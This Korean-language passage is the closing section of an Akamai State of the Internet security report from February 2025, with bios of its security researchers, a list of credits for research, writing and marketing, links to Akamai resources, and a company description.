벤은 Windows, Linux, IoT, 모바일 등 다양한 아키텍처에서 로우레벨 보안 리서치와 취약점 리서치를 수행하는 데 관심과 경험이 있습니다. 또한 벤은 복잡한 메커니즘의 작동 원리, 특히 복잡한 메커니즘이 실패한 이유를 알아내는 과정을 즐깁니다.

토머 펠레드(Tomer Peled)
Akamai 보안 연구원

토머는 일상 업무에서 취약점 리서치부터 OS 내부까지 다양한 분야의 리서치를 담당하고 있습니다.

샘 팅클렌버그(Sam Tinklenberg)
Akamai 수석 보안 연구원

샘은 앱 및 API 위협 리서치 그룹의 구성원으로, 웹 애플리케이션 모의 해킹 분야에서 경력을 쌓아왔습니다. 그는 중요한 취약점을 찾고 보호하는 데 열정적입니다.

라이언 바넷(Ryan Barnett)
Akamai 책임 보안 연구원

라이언은 App & API Protector 보안 솔루션을 지원하는 위협 연구 팀의 일원입니다. Akamai에서의 주요 업무 외에도 라이언은 WASC 이사회 회원이자 WHID(Web Hacking Incident Database) 및 Distributed Web Honeypots의 OWASP 프로젝트 리더이기도 합니다.

크레딧

리서치 책임자

미치 메인(Mitch Mayne)

작성 및 편집

트리샤 하워드(Tricia Howard)
미치 메인(Mitch Mayne)
마리아 블라삭(Maria Vlasak)

검토 및 주제별 기여

리론 쉬프(Liron Schiff)
스티브 쿱치크
(Stiv Kupchik)
오리 데이비드(Ori David)
벤 바네아(Ben Barnea)
토머 펠레드(Tomer Peled)
샘 팅클렌버그
(Sam Tinklenberg)
라이언 바넷(Ryan Barnett)
로저 바랑코(Roger Barranco)

홍보 자료

애니 브런홀츨(Annie Brunholzl)
애슐리 리나레스(Ashley Linares)
트리샤 하워드(Tricia Howard)

마케팅 및 출판

조지나 모랄레스 햄프
(Georgina Morales Hampe)
에밀리 스핑크스
(Emily Spinks)

인터넷 보안 현황 보고서

Akamai의 지난 인터넷 보안 현황 보고서를 읽고 다음 보고서를 확인하세요.
akamai.com/soti

Akamai 위협 연구팀

akamai.com/security-research에서 최신 위협 인텔리전스 분석, 보안 보고서, 사이버 보안 리서치 내용을 확인하세요.

이 보고서의 데이터 확인

이 보고서에 참조로 사용된 그래프와 차트의 고품질 버전을 확인하세요. Akamai가 제공한 소스라는 점이 정식으로 인정되고 Akamai 로고가 보존되는 경우 이러한 이미지를 무료로 사용 및 참조할 수 있습니다.
akamai.com/sotidata

Akamai 보안 리서치

Akamai 보안 리서치 블로그를 읽고 오늘날 가장 중요한 리서치에 대한 신속한 대응 관점을 확인하세요.
akamai.com/blog/security-research

Akamai 보안은 성능이나 고객 경험에 영향을 주지 않으면서 모든 상호 작용 지점에서 비즈니스의 원동력이 되는 애플리케이션을 보호합니다. 글로벌 플랫폼의 규모와 위협에 대한 가시성을 활용해 고객과 협력함으로써 위협을 예방, 탐지, 방어하고 브랜드 신뢰를 쌓고 비전을 실현할 수 있도록 지원합니다. Akamai의 클라우드 컴퓨팅, 보안, 콘텐츠 전송 솔루션에 관한 자세한 정보를 보려면 akamai.com, akamai.com/blog를 방문하거나 X(기존의 Twitter)와 LinkedIn에서 Akamai Technologies를 팔로우하시기 바랍니다. 2025년 2월 발행.